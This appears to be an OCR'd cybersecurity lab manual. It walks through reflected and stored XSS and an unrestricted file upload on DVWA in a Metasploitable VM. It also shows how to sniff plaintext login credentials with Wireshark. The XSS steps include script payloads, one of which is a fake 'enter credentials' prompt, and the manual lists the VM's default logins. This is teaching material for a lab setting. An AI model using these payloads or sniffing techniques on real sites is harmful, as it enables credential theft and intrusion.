
- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Open the link DVWA and enter the username as admin and the password as password.




Step 3: Go to DWDA security page and change the security level from high to low.


Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.



Step 5: now go to the option xss stored and in the name field type any text and in the message field type


<script>prompt(“enter credentials”)</script> . A prompt will appear asking for the details to enter.





Perform File upload DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.





```
 _                  _                 _ _          _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


Step 2: Open the link DVWA and enter the username as admin and the password as password.



Step 3: Go to DWDA security page and change the security level from high to low.



Step 4: now go to the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.



Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
demo2.txt	23-Feb-2023 02:22	0	
dvwa_email.png	16-Mar-2010 01:56	667	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

DLithe™
Be Agile..Be in Demand


Perform Sniffing

Perform Sniffing using Wireshark in kali linux


Step 1: Open kali linux and login to the root and enter the root and enter the command Wireshark.




Step 2: double click on the eth0 option.



Step 3: Now open the firefox and type testfire.net. signin to that website using the username as admin and password as admin.



Step 4: Now go to the wireshark opened window and type in http. Click on the 4th option and in the left bottom of the window you can see the option HTML form URL encoded click on that you can see the username and password.

